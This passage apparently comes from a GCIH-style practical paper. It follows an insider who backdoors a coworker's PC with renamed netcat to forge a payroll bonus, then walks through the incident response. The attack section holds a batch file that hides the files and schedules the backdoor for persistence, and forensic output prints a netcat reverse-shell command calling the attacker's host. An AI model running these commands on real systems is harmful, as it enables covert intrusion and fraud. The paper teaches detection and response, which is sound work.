12-Jan-04;12;IT;$0;other;DaveSimmons
12-Jan-04;14;IT;$0;other;DaveSimmons
12-Jan-04;20;IT;$0;other;DaveSimmons
12-Jan-04;25;IT;$0;other;DaveSimmons
12-Jan-04;34;IT;$0;other;DaveSimmons
12-Jan-04;100;IT;$500other;DaveSimmons    << Eve's Injection to receive a $500 Bonus
12-Jan-04;120;IT;$0;other;DaveSimmons
12-Jan-04;121;IT;$0;other;DaveSimmons
12-Jan-04;3;HR;$0;other;VP
12-Jan-04;130;HR;$0;other;VP
12-Jan-04;131;HR;$0;other;VP
12-Jan-04;10;Sales;"6,500";other;VP
12-Jan-04;11;Sales;"$10,000";other;VP
12-Jan-04;17;Sales;"$3,500";other;VP
12-Jan-04;18;Sales;"$15,000";other;VP
12-Jan-04;41;Sales;"$6,500";other;VP
12-Jan-04;42;Sales;"$2,250";other;VP
12-Jan-04;218;Sales;"$9,800";other;VP
12-Jan-04;219;Sales;"$5,000";other;VP
12-Jan-04;101;Marketing;"$1,300";payroll;VP
12-Jan-04;102;Marketing;"$1,300";payroll;VP
12-Jan-04;103;Marketing;"$2,200";payroll;VP
12-Jan-04;104;Marketing;"$1,000";payroll;VP
12-Jan-04;7;AcctsPay/Recievable;"$3;100";payroll;VP
12-Jan-04;220;AcctsPay/Recievable;"$1,400";payroll;VP
12-Jan-04;221;AcctsPay/Recievable;"$1,400";payroll;VP
12-Jan-04;230;AcctsPay/Recievable;"$1,500";payroll;VP
12-Jan-04;240;AcctsPay/Recievable;"$1,700";payroll;VP
12-Jan-04;2;IT;"$2,800";payroll;DaveSimmons
12-Jan-04;5;IT;"$2,000";payroll;DaveSimmons
12-Jan-04;6;IT;"$2,100";payroll;DaveSimmons
12-Jan-04;8;IT;"$3,000";payroll;DaveSimmons
12-Jan-04;9;IT;"$2,400";payroll;DaveSimmons
12-Jan-04;12;IT;"$1,800";payroll;DaveSimmons
12-Jan-04;14;IT;"$2,000";payroll;DaveSimmons
12-Jan-04;20;IT;"$2,202";payroll;DaveSimmons
12-Jan-04;25;IT;"$2,600";payroll;DaveSimmons
12-Jan-04;34;IT;"$2,500";payroll;DaveSimmons
12-Jan-04;100;IT;"$2,100";payroll;DaveSimmons
```

```
12-Jan-04;120;IT;"$1,800";payroll;DaveSimmons
12-Jan-04;121;IT;"$2,300";payroll;DaveSimmons
12-Jan-04;3;HR;"$2,400";payroll;VP
12-Jan-04;130;HR;"$1,600";payroll;VP
12-Jan-04;131;HR;"$1,500";payroll;VP
12-Jan-04;10;Sales;"$1,000";payroll;VP
12-Jan-04;11;Sales;"$1,000";payroll;VP
12-Jan-04;17;Sales;"$1,000";payroll;VP
12-Jan-04;18;Sales;"$1,000";payroll;VP
12-Jan-04;41;Sales;"$1,000";payroll;VP
12-Jan-04;42;Sales;"$1,000";payroll;VP
12-Jan-04;218;Sales;"$1,000";payroll;VP
12-Jan-04;219;Sales;"$1,000";payroll;VP
```

Eve launched eight Netcat listeners that successfully shoveled a shell back to her demonstrating that this attack would scale. This is a good example of how a simple attack could be scaled to a larger more focused group of people.

Again, there were no controls in place to detect the network activity that had taken place to accomplish this attack. The ERP system did have input validation controls in place to ensure proper processing of the ERP Data.

Keeping Access

Instead of Eve just gaining access once and then hopefully getting everything done that one time, she wanted the ability to connect at a later time as well. To accomplish this Eve created a new entry within the Windows scheduler system. There are two ways to create an entry, either by the GUI or via the command line (CLI). Since Eve was already ready running a batch file she could just add a statement that would create a new entry on Alice's workstation. Eve wanted the ability to inject data into the ERP processing so she had to make sure that she had ample time to accomplish this. She also wanted to do this with care so that she would not step on any entries that Alice was adding. Every weekday at 1PM the Netcat Trojan would shovel a shell back to Eve's system.

"at 13:00 /every:M,T,W,TH,F C:\help.cmd"

At this point, Eve would be able to keep access to Alice's workstation and for that matter any other victim that Eve might come up with in the future. Eve had to cover her tracks if she wanted to keep access though. If there were rogue files sitting on the desktop, or strange processes running, an educated victim could discover the process and eliminate it. Therefore, camouflaging all traces of the attack in order to maintain access became the priority.

The organization had no process of reviewing the scheduler on local systems, so this would not be detected.

Covering the TRACKS

Covering the tracks could be the most critical part of the attack. If Eve hadn't thought it through, Alice would have been suspicious of certain files and they could have pointed right back to Eve.

Techniques used to cover her tracks:

- Renaming nc.exe to WINW0RD.EXE
  - Let the process "blend" in with normal processes
- Controlling what the user sees during the attack
  - Using the /c and /k switch in the cmd.exe command to open and close windows
  - Strategic placement of open and close windows with messages to "trick" the victim into thinking it was ok (form of social engineering)
- Copying files from the default location (user's desktop), to the root of the drive, and then deleting the originals
  - Can't leave files on the user's desktop, they would be in the open and cause suspicion.
- Hiding the Trojan files with the attrib.exe command
  - Files can not be seen on the disk, unless custom view options are enabled

Eve created the implemented most of the stealth techniques in the help2.cmd batch file:

"help2.cmd":

```
copy help.cmd C:\help.cmd
copy WINW0RD.EXE C:\WINW0RD.EXE
ATTRIB +H c:\WINW0RD.EXE
ATTRIB +H c:\HELP.CMD
at 13:00 /every:M,T,W,TH,F C:\help.cmd
del help.cmd
del WINW0RD.EXE
del ftp_script.cmd
del help2.cmd
```

There were no controls within the organization to detect the type of activity that took place during this stage of the attack.

Incident Handling Process

This section will present the incident handling process for the scenario described above. The perspective will necessarily change to the viewpoint of an incident handler for this discussion.

Many organizations desire to adopt an information security standard in order to provide a uniform framework for the management of information security. ISO-17799 Standard, which originated from the British Standard 7799 (BS7799 Standard) is one of the more widely adopted standards. The British Standard Institute (BSI) [19] has been a proactive organization in the evolving area of information technology. The BS7799 has two parts, part 1 is the "Code of Practice" or implementation guide, and part 2 is the "Specifications of Information Security Management Systems" or an auditing guide based on requirements. Part 1 has been accepted for the ISO standardization, but part 2 has been withdrawn because of the lack of widespread acceptance and support. ISO-17799 is based on part 1 of the BS7799, and offers a benchmark for an organization to build its information security infrastructure.

While many organizations are striving for the ability to have a solid information security infrastructure, sometime events occur that result in an information security incident. If an incident occurs within an organization and it is improperly handled, it could result in huge losses for the organization. Incident handlers are well trained professionals that deal with the incident and help keep these losses to a minimum.

As an incident handler one should be aware of the methodology that is involved in incident handling. The proven methodology involves six distinct phases:

1. Preparation
2. Identification
3. Containment
4. Eradication
5. Recovery
6. Lessons Learned

The following sections will provide detailed analysis of Eve's attack on Alice's workstation, and show the reader how to react during an incident.

Preparation

The preparation phase is a crucial element in the incident handling process, this helps an organization prepare *before* an incident occurs. Organizations must perform their due diligence if they expect to minimize their losses during an incident. The question is not *if* they will have an incident, but *when* will an incident occur.

From a high level, organizations should have the following elements in order to help protect against various forms of attacks:

- Detailed Information Security Policy
- Proper Procedures and Controls in Place
- Appropriate System Architecture (specific to the organization's requirements)
- Proper physical security controls in place
- Best practice configuration for all applications, operating systems, and devices

The Information Security Policy should focus the organization's vision to a solid secure posture. In our current scenario, the policies that are in place do not cover all of the areas that should be addressed. There are minimal security policies in place such as a policy regarding acceptable-use for the network, backup, anti-virus, password, and the review of logs to ensure proper ERP processing. There is no policy dictating access control on the end user systems and the ability the end user will have to change the configuration of a workstation. SANS has a comprehensive reference for polices [20] if an organization was looking for quality template to start with. If this fictitious organization would have created a rich policy and enforced it with technology or processes, this breach might not have occurred.

Sample Policy Recommended Updates that would have help to deter this attack:

Patch Management Section:

- *A policy relating to the scheduled checking of patches for all production software in use, and such should have a corresponding business process to ensure compliance.*

User Awareness Policy:

- *A policy that dictates how users will be trained to detect various forms of attacks, such as social engineering and suspicious activity. Users should be trained during orientation and annually updated to ensure that new risks that might have occurred are properly communicated throughout the organization.*

Maintenance on the Policies:

- *Should be statements regarding the "updating and maintenance" of all policies within each policy, so that all policies are kept current and all threats are addressed.*

This organization did have a disaster-recovery plan in place just in case a catastrophe occurred in the region. There is a hot-site in another location where the ERP data was replicated to. The backup procedure was on a solid schedule, with tapes being stored in a secure off-site location. In an event of a system failure, the backup procedure was tested monthly to ensure the integrity of the process. There were no procedures for key areas such as, separation of duties, employee awareness, auditing, and patch management. This lack of procedures introduces a number of issues that can leave an organization vulnerable to various attacks.

This particular organization did not have a formal Incident Response Plan in place, but did have a relationship with a consulting company that was prepared to handle security incidents. Bob, who was a security consultant, was well trained and had many security certifications including the GCIH Certification and worked for this consulting company. Additionally, all associates were instructed to report any suspicious activity to the Director of IT, Dave Simmons.

From an incident handling standpoint, this organization was not well prepared and relies entirely on Bob to address any issues. Reaction time is crucial in the incident handling arena, and could mean the difference of a significant breach or a well contained breach. In order to be ready on the fly to a reported incident, Bob has a "Jump Bag" that will include all items needed to investigate an incident along with a solid team with deep skills and capabilities.

Bob has a cross-functional team of 20 individuals with various skills that could be utilized in the event of an incident. He also has to integrate with the organization in need, so he had the IT director identify key people in key departments to make quick decisions, if needed, for the organization. Although Bob's skills were top notch, no one knows everything. Having a cross-functional team with different areas of subject matter expertise allows Bob to manage the incident in a calm manner because he knows his team knows the proper ways to investigate and analyze a situation.

The Incident Handling Team Consisted of:

- Chief Incident Handler
  - Maintain Situational Awareness
  - Collect All Information From The Team
  - Interface With The Customer
  - Interface With Law Enforcement (If Needed)
- System Engineer
  - Monitor And Review The Logs
- Network Engineer
  - Take The Necessary Sniffer Traces And Analyze Them For Anomalies
- Application Specific Experts (Mail, RDBMS, Firewall, Unix, Windows Etc.)
- Human Resources Manager
  - Could Make Quick Decision Regarding Privacy
- Legal Counsel From The Organization
  - If Constitutional Rights Are Being Violated Towards Suspects

- Public Affairs From The Organization
  - In The Event Of A High Profile Incident, Could Handle Questions From The Press

The Jump Bag Contents Include:

- Spare IDE Drives
- Spare SCSI Drives (50 Pin And 68 Pin)
- Symantec's Ghost For Disk Imaging
- Laptop With The Following:
  - Dual Boot Operating System (Linux And Windows 2000)
  - CD Burner
- The Forensic And Incident Response Environment (FIRE) Toolkit[21]
- The Sleuth Kit By @Stake[22]
- Windows 2000 Resource Kit
- 8 Port Hub With 10/100 Ethernet Capability
- Patch Cables (Straight-Through And Cross-Over Configurations)
- Plastic Baggies With Ties To Secure Evidence With Sharpie Magic Markers
- Spiral Notebooks And Spare Pens
- Digital Camera With Spare Batteries
- Extra Cell Phone Batteries
- SCORE Incident Handling Forms[23]
- USB Tape Drive
- Fresh Media Blank Floppies And CD ROMs
- Mini-Tape Recorder With Extra Tapes
- Call List For Team Members
- USB Memory Stick
- Female-To-Female RJ45/RJ11 Connectors
- Screw Drivers
- Flashlight
- Wireless PCMCIA Card
- A Flash Card Stating "Remain Calm"
- Protocol Sniffer

Identification

The identification phase is used to determine if an incident has occurred and is able to be confirmed. For the purposes of clarity, this paper distinguishes between an incident and an event in the following manner: an "event" is an observable occurrence in a system and/or network, while an incident implies harm, or the intent to harm [26]. Critical to the identification phase is the proper training of the appropriate staff to identify and notify the appropriate personnel for escalation if an event occurs. Once this event has been classified as an incident, formal steps should be taken to pursue a methodical investigation.

Jan. 13, 2004 8:00am
Donald, who is the Unix system administrator for the ERP system, was reviewing the error logs to verify that the previous day's processing completed successfully when he noticed an odd entry. The payroll processing had not completed and had an input validation error. This was odd because Donald has been administering the ERP system for the past two years since it was rolled out and never had any issues with the payroll processing. So Donald pulled up the logs and found the error, which was in the "other" category, in the section that was usually used for bonuses. The error was for employee number 100 and the bonus was for $500.

From the ERP Error Log for Jan 13, 2004:
```
INPUT VALIDATION ERROR 200678 > 12-Jan-04;100;IT;$500other;DaveSimmons
```

At that point Donald called Alice, who was the designated contact for the payroll processing, and described the error to Alice and wanted to know how it could have happened. Alice responded by saying, "Employee number 100 is Eve and she was not entitled to a $500 bonus. Are you sure that's what the processing was showing?". Donald quickly responded and said he was sure because in the error log that was the only line present. And he also noted that the remaining payroll did not get processed. Alice started to get concerned and was very adamant that Eve was not supposed to get that bonus and was concerned on how the entry got in there because Alice just completed the week's payroll and it was fresh in her mind from yesterday.

Donald started to get very excited and remembered the discussion he had with Dave, the Director of IT, if anything suspicious ever occurred in the ERP system that he wanted to be notified immediately. At this point Donald told Alice that he would look into this further and escalate if needed, and asked Alice if she could step away from the machine and don't touch anything until he gets back to her. Alice needed to re-submit the payroll for processing tonight and asked Donald if he could look into getting her a temporary system to do her job. Donald hung-up the phone with Alice and called Dave to inform him that something suspicious had occurred. Dave then wanted the specifics and instructed Donald to come to his office immediately.

Jan. 13, 2004 8:30am
Donald printed out the ERP processing error, and quickly rushed to Dave's office. Dave had already gotten Mary-Beth, IT manager, to join them in this discussion. As Donald started explaining what had happened, Dave asked Donald if he asked Alice if anything out of the norm had occurred. Knowing that Alice was new to the organization and its procedures, he considered that there could be a logical, unintentional explanation for the event. Donald said that during the conversation that he did have with Alice, she was quite sure that Eve should not have had that bonus and that Alice did not enter it into the system. Based on this information, they felt reasonably sure that Eve was not approved for a bonus and began to investigate other explanations.

Dave called Alice and told her she would have a temporary workstation by this afternoon and put her on speaker phone and started inquiring a little deeper into the situation. Dave asked Alice if she has had any correspondence with Eve at all since starting her new position. Alice did remember when Eve was having difficulty visiting the benefit webpage and asked Alice for help. While Eve was visiting the site, there were a few errors and Eve walked Alice through the errors. During this interaction, Eve asked Alice to change security settings within IE. Now Dave was concerned and wanted to escalate the effort to investigate this incident.

Jan. 13, 2004 9:00am
At this point, Dave had an inclination that there could be an active incident underway within the organization and decided to call in Bob, the incident handler to investigate the issue. Dave called Bob and had the following conversation:
Dave said, "Hi Bob, this is Dave Simmons and I was wondering if you could come in and help us investigate a possible security incident?"

Bob responded, "Hi Dave, I'd be happy to help. What have you done so far and have you taken any notes on the issue yet? What is the scale of this incident that we are talking about? Is this an internal or external breach?"

Dave responded, "We have not taken any notes yet, but we will get right on it for you. I am not sure of the scale, I suspect it may be limited to an internal attack."

Bob's next question was regarding backups, "Do you have reliable backups on all the systems in question?"

Dave responded, "I have reliable backups on all of our critical systems, but not the desktops."

Bob then responded, "I am on my way in, it will take me approximately 45 minutes to get there."

Dave said, "Thanks Bob, I really appreciate it. See you then."

Jan. 13, 2004 10:00am
Bob arrived and immediately asked Dave if there was a location he could set-up to act as the "war room", to centrally manage the incident. This is the location where all evidence would be examined, and a roadmap built as the investigation would continue.

Certain items that must be in the war room are:
- Whiteboard
- Various forms of communication
- DATA lines for network access
- Network Map

Dave setup the conference room next to his office and closed the blinds and made sure it was secured. Dave then debriefed Bob and gave him the notes that Dave had all of the involved parties' write-up regarding the incident. Bob started talking to Dave and describing how time was of the essence, and that the there was a sort of formula on the importance of detection. The formula states that protection time should be greater than detecting the event plus the reaction of the event (PT > DT+RT). This isn't cut into stone but it does mean to move fast, and not to be sloppy. Bob then asked Dave who had access to this ERP data, and inquired if there was any access permitted from the outside world. Dave responded by stating that the ERP system was secured from the outside world and then listed off the names of the folks that had access to the ERP system for Bob to analyze. Bob wanted to know when they "thought" the event originally occurred, and also who the possible suspects were.

Bob was totally focused trying to maintain awareness of the situation and remember to stay calm. Before Bob could get started he wanted to establish a tactic for the organization, and then asked Dave 2 questions:

Do you want to notify law enforcement or maintain secrecy?
Do you want to watch and learn or stop and contain?

Dave's response wanted to implement the policy of "maintain secrecy" and "stop and contain" for this particular incident.

Jan. 13, 2004 11:00am
Once the response strategy had been established, Bob wanted to investigate Alice's system immediately, since it seemed likely that it was the system that had been exploited. Since their conversation, the workstation had remained untouched. The first thing Bob did was to launch the task manager to see the processes running then took a screen shot and save it to a floppy (Refer to Figure 9).



Figure 9
Task Manager for Alice's Machine

And then Bob pulled out of his jump bag the FIRE CD so he could run a few preliminary commands and pipe them to the floppy drive to analyze the current active state of the system. After inserting the CD he was able to open a forensic shell (Refer to Figure 10) and pipe commands to a file (rather than writing to the local hard drive) in order to preserve the pristine state of the workstation for forensic purposes.

Figure 10
Screenshot of the FIRE CD used to identify a few preliminary items

Bob is a top notch incident handler and after running a few commands from the FIRE CD, he was able to quickly confirm that there was an incident in progress. Bob has a solid system for investigating a compromised system. Bob was suspicious of a version of Microsoft Word that was running on Alice's workstation, but it wasn't in the foreground. Hopefully, the FIRE CD could help Bob understand what was going on. The following are the commands, the output, and analysis of the findings to definitively identify that an incident was in progress:

First Bob launched the forensic command shell (Refer to Figure 11) to run statically written trusted binaries, one never knows if there are Trojans installed on a compromised system.

Figure 11
FIRE Forensic Command Shell

Here is a list of a few preliminary tools on the FIRE CD that Bob uses:

- "listdlls.exe" -> shows the command line parameters that the command was ran with, and all the associated dlls that are used.
- "fport.exe" -> which will map the processes to the ports that are in use on the local system.
- "find.exe" -> which will search for files recently written to the disk, sometimes Trojans will modify and existing find command so that it can't detect the rogue files.
- "netstat.exe" -> which will display current TCP/IP connections (in case there is an active connection now)
- "tracert.exe" -> which could be used to resolve the hostname, if just the IP address is known.
- "ipconfig.exe" -> which will display the current TCP/IP configuration on the local system.

First Bob must confirm that the binaries are running from where he thinks they are, so he runs the "which" command that can determine where the command is being run from before running it. Sometimes there are path issues and this command can help determine exactly what executable is running.

D:\> which which
\win32\AINTX\which.exe

D:\> which listdlls
\win32\sysinternals\listdlls.exe

D:\> which fport
\win32\foundstone\fport.exe

D:\> which find
\statbins\win32\find.exe

D:\win32\ir> which netstat
win32\ir\netstat.exe

D:\win32\ir2> which tracert
win32\ir2\tracert.exe

D:\win32\ir> which ipconfig
win32\ir\ipconfig.exe

Now that Bob has confirmed that he is running the right command, he runs the listdll.exe command. When the command "listdlls winword.exe" was run, it gave back a message stating that "No matching processes were found". Bob then tried multiple iterations of the winword.exe and finally realized that the "o" character was substituted with a "zero". If you notice the command line arguments to WINW0RD.EXE you will see that it references 192.168.1.201, which will require further investigation.

d:\listdlls WINW0RD.EXE

```
ListDLLs V2.23 - DLL lister for Win9x/NT
Copyright (C) 1997-2000 Mark Russinovich
http://www.sysinternals.com
------------------------------------------------------------------------------
-
WINW0RD.EXE pid: 1216
Command line: WINW0RD.EXE 192.168.1.201 8000 -d -e cmd.exe

  Base       Size      Version             Path
  0x00400000  0x13000                   C:\WINW0RD.EXE
  0x77f80000  0x79000   5.00.2163.0001  C:\WINNT\System32\ntdll.dll
  0x77e80000  0xb6000   5.00.2191.0001  C:\WINNT\system32\KERNEL32.dll
  0x75050000  0x8000    5.00.2152.0001  C:\WINNT\System32\WSOCK32.dll
  0x75030000  0x14000   5.00.2134.0001  C:\WINNT\System32\WS2_32.DLL
  0x78000000  0x46000   6.01.8637.0000  C:\WINNT\system32\MSVCRT.DLL
  0x77db0000  0x5a000   5.00.2191.0001  C:\WINNT\system32\ADVAPI32.DLL
  0x77d40000  0x6f000   5.00.2193.0001  C:\WINNT\system32\RPCRT4.DLL
  0x75020000  0x8000    5.00.2134.0001  C:\WINNT\System32\WS2HELP.DLL
```

```
  0x77840000  0xc000    5.00.2152.0001  C:\WINNT\System32\rnr20.dll
  0x77e10000  0x65000   5.00.2180.0001  C:\WINNT\system32\USER32.DLL
  0x77f40000  0x3c000   5.00.2180.0001  C:\WINNT\system32\GDI32.DLL
  0x77980000  0x24000   5.00.2181.0001  C:\WINNT\System32\DNSAPI.DLL
  0x777e0000  0x8000    5.00.2160.0001  C:\WINNT\System32\winrnr.dll
  0x77950000  0x29000   5.00.2168.0001  C:\WINNT\system32\WLDAP32.DLL
  0x77a50000  0xf5000   5.00.2181.0001  C:\WINNT\system32\ole32.dll
  0x779b0000  0x95000   2.40.4512.0001  C:\WINNT\system32\OLEAUT32.dll
  0x76c00000  0x74000   5.00.2920.0000  C:\WINNT\system32\WININET.dll
  0x77c70000  0x4a000   5.00.2920.0000  C:\WINNT\system32\SHLWAPI.DLL
  0x77440000  0x78000   5.131.2173.0001  C:\WINNT\System32\CRYPT32.dll
  0x77430000  0x10000   5.00.2134.0001  C:\WINNT\System32\MSASN1.DLL
  0x77890000  0x8d000   5.00.2183.0001  C:\WINNT\System32\SETUPAPI.dll
  0x77c10000  0x5d000   5.00.2185.0001  C:\WINNT\System32\USERENV.DLL
  0x76930000  0x2b000   5.131.2143.0001  C:\WINNT\System32\WINTRUST.dll
  0x77920000  0x22000   5.00.2195.0001  C:\WINNT\system32\IMAGEHLP.dll
  0x77b50000  0x8a000   5.81.2920.0000  C:\WINNT\system32\COMCTL32.dll
  0x777f0000  0x5000    5.00.2168.0001  C:\WINNT\System32\rasadhlp.dll
  0x77830000  0xe000    5.00.2168.0001  C:\WINNT\System32\RTUTILS.DLL
  0x65ea0000  0x2a000   6.01.0000.0027  C:\WINNT\System32\cplsp.dll
  0x77820000  0x7000    5.00.2134.0001  C:\WINNT\system32\VERSION.dll
  0x759b0000  0x6000    5.00.2134.0001  C:\WINNT\system32\LZ32.DLL
  0x74fd0000  0x11000   5.00.2153.0001  C:\WINNT\system32\msafd.dll
  0x75010000  0x7000    5.00.2134.0001  C:\WINNT\System32\wshtcpip.dll
  0x77cc0000  0x80000   1999.09.3422.0014  C:\WINNT\System32\CLBCATQ.DLL
------------------------------------------------------------------------------
```

Now that Bob has identified that WINW0RD.EXE is running and referencing an IP address, he wants to map any processes to ports that are open on the system. Fport shows that port 1069 is mapped to c:\WINW0RD.EXE on Alice's workstation.

```
D:\fport
FPort v2.0 - TCP/IP Process to Port Mapper
Copyright 2000 by Foundstone, Inc.
http://www.foundstone.com

Pid   Process           Port  Proto Path
640   inetinfo       ->  21    TCP   C:\WINNT\System32\inetsrv\inetinfo.exe
640   inetinfo       ->  25    TCP   C:\WINNT\System32\inetsrv\inetinfo.exe
640   inetinfo       ->  80    TCP   C:\WINNT\System32\inetsrv\inetinfo.exe
388   svchost        ->  135   TCP   C:\WINNT\system32\svchost.exe
8     System         ->  139   TCP
640   inetinfo       ->  443   TCP   C:\WINNT\System32\inetsrv\inetinfo.exe
8     System         ->  445   TCP
612   MSTask         ->  1025  TCP   C:\WINNT\system32\MSTask.exe
640   inetinfo       ->  1027  TCP   C:\WINNT\System32\inetsrv\inetinfo.exe
1216  WINW0RD        ->  1069  TCP   C:\WINW0RD.EXE
388   svchost        ->  135   UDP   C:\WINNT\system32\svchost.exe
8     System         ->  137   UDP
8     System         ->  138   UDP
8     System         ->  445   UDP
220   lsass          ->  500   UDP   C:\WINNT\system32\lsass.exe
208   services       ->  1026  UDP   C:\WINNT\system32\services.exe
640   inetinfo       ->  1028  UDP   C:\WINNT\System32\inetsrv\inetinfo.exe
1108  fire           ->  1035  UDP   D:\win32\fire.exe
640   inetinfo       ->  3456  UDP   C:\WINNT\System32\inetsrv\inetinfo.exe
```

The next logical step for Bob to do is to see what active connections are on Alice's workstation, he will use the command TCP/IP utility netstat to accomplish this. Netstat is run with the –an option that displays all the connections, listening ports, and also displays the addresses and port numbers in numerical form. Alice's machine (192.168.1.54) has an established connection to 192.168.1.201 on port 8000. This is the link between the output of listdlls, which showed a reference to 192.168.1.201 with an argument of 8000, and how fport showed the local service of 1069 was linked to WINW0RD.EXE.

```
D:\win32\ir> netstat -an
Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:21             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:25             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:443            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1027           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1069           0.0.0.0:0              LISTENING
  TCP    192.168.1.54:139       0.0.0.0:0              LISTENING
  TCP    192.168.1.54:1069      192.168.1.201:8000     ESTABLISHED
  UDP    0.0.0.0:135            *:*
  UDP    0.0.0.0:445            *:*
  UDP    0.0.0.0:1026           *:*
  UDP    0.0.0.0:1028           *:*
  UDP    0.0.0.0:3456           *:*
  UDP    127.0.0.1:1035         *:*
  UDP    192.168.1.54:137       *:*
  UDP    192.168.1.54:138       *:*
  UDP    192.168.1.54:500       *:*
```

Now Bob wanted to resolve the IP address to a hostname, and performed a simple traceroute to 192.168.1.201. An advantage to Bob's work was that the organization used a workstation standard of naming the machines the user's name, so that the output from Bob's Traceroute shows that 192.168.1.201 resolved to evedoe, Eve's first and last name.

```
D:\win32\ir2> tracert 192.168.1.201
Tracing route to evedoe [192.168.1.201] over a maximum of 30 hops:
1   <10 ms   <10 ms    10 ms  evedoe [192.168.1.201]
   Trace complete.
```

The last thing that Bob wanted to do before powering off the machine was to do a search for any files that were created in the last 48 hours. In doing this search, Bob found a task created within the last 48 hours which provided additional evidence of that an incident had occurred. Following this search, Bob powered off Alice's workstation and brought the entire machine to the war room in order to clone the hard disk.

```
D:\> find c:\winnt -ctime -2
Ctrl-D or Ctrl-F for Directory and filname completion
The Shell Path has been modified to find trusted cdrom binaries first
Do not navigate away from the CD drive letter.
================================================================
c:\winnt\Tasks\At1.job
```

Jan. 13, 2004 11:30am

While Bob was confirming a few items with the system while it was in the original state before powering it down, Donald was becoming very excited and couldn't believe that Bob was able to under cover what he did in that short time. Dave and Mary-Beth were back in the war room and were deciding how they were going to handle the incident, from a discipline standpoint.

Bob then simply unplugged the power cord to save the state of the system in case there were any cleanup procedures in place that would be initiated during a normal shutdown. The plan now was to collect Alice's workstation as evidence and bring the evidence into the war room and start to have a conversation with the team on the future direction of the investigation.

Bob then went back into the war room and described that he had confirmed a back door installed on Alice's workstation. Also, all the facts pointed towards Eve's workstation, as the source of the attack. Bob wanted to boot up his laptop and start probing Eve's system to see if he could validate that there were certain services running on it.

Bob confirmed what ports were listening by performing an Nmap scan on Eve's machine searching for all listening ports between 1-10,000. Eve had a few suspect services running such as:

- Why would she be running an FTP server on the corporate network?
- Why would she be running a WEB server on the corporate network?
- The Unknown port of 8000 was the port that Alice's machine was connecting to.

```
C:\>nmap -sS -p 1-10000 192.168.1.201

Starting nmap V. 3.00 ( www.insecure.org/nmap )
Interesting ports on evedoe (192.168.1.201):
(The 9989 ports scanned but not shown below are in state: closed)
Port       State       Service
21/tcp     open        ftp
80/tcp     open        http
135/tcp    open        loc-srv
139/tcp    open        netbios-ssn
443/tcp    open        https
445/tcp    open        microsoft-ds
1030/tcp   open        iad1
1032/tcp   open        iad3
1433/tcp   open        ms-sql-s
6129/tcp   open        unknown
8000/tcp   open        unknown
```

Nmap run completed -- 1 IP address (1 host up) scanned in 11 seconds

Jan. 13, 2004 12:00pm
Once Bob confirmed the services running on Eve's workstation, he suggested that Dave have Eve's workstation confiscated and brought into the war room and tagged as evidence. A log was created in a fresh spiral notebook showing who had custody and who was responsible for the evidence at all times once confiscated. Bob then reminded the team of the importance of keeping good notes throughout the investigation.

The following is a list of evidence for this incident:
- The ERP Error Log for Jan 13, 2004
- The ERP input file that caused the error
- Alice's Workstation
- Eve's Workstation

Once Bob completed identifying the evidence he told Dave that it was a good thing that the ERP system had input validation since it acted, in this case, as a countermeasure to disallow an improperly formatted processing file. It seems that Eve "could" have gone undetected if she hadn't forgotten the semi-colon delimiter. Eve's back door had been placed on Alice's system without any detection providing Eve with administrative access to Alice's entire hard disk and all mapped drives.

Containment

The objective of the containment phase is to stop the incident from getting any worse. In order for Bob to truly understand the impact the attack had on the organization, he had to really understand the attack itself. He had to verify that Eve hadn't installed other back doors on other systems within the organization and had total control of the organizations confidential information.

Jan. 13, 2004 1:00pm
Now that both Alice's and Eve's workstation is being analyzed with a forensic tools to verify the attack is identified and under control, they have been giving temporary workstations with a standard image to continue to be productive for the day. Eve really doesn't have an idea what is going on although she is suspicious and nervous, nobody has officially told her or blamed her for the incident.

First, Bob needed to confirm that there were no other infected systems inside the organization's network. To accomplish this Bob utilized his laptop to run NMAP and tried to scan both of the internal networks (192.168.1/24 and 192.168.2/24) to see if any system had any interesting ports listening. The switches used for NMAP were:
- -v = Verbose mode
- -sS = SYN Stealth Mode port scan
- -p = the range of ports to scan
- The Net List was set to the 192.168.1.0 and 192.168.2.0 networks with a 24 bit subnet mask.

The Commands Bob ran were:

- "nmap –v –sS –p 1-10000 192.168.1.0/24"
- "nmap –v –sS –p 1-10000 192.168.2.0/24"

Once Bob confirmed that the only machines involved in this incident were Alice's and Eve's, he could move forward with the investigation. Bob started reviewing the detailed notes that had been taken regarding the conversation with Alice, and how Eve inquired about the benefits webpage to get an idea on how Eve planned out the attack. Eve had Alice change the security settings in IE to prompt for all of the activeX settings, which meant that for activeX controls not marked as safe the run activeX controls and plug-ins settings were not disabled. Now Eve had a chance to convince Alice that it was ok to click on yes, to run the activeX control, which was how the exploit must have been ran.

Jan. 13, 2004 1:45pm

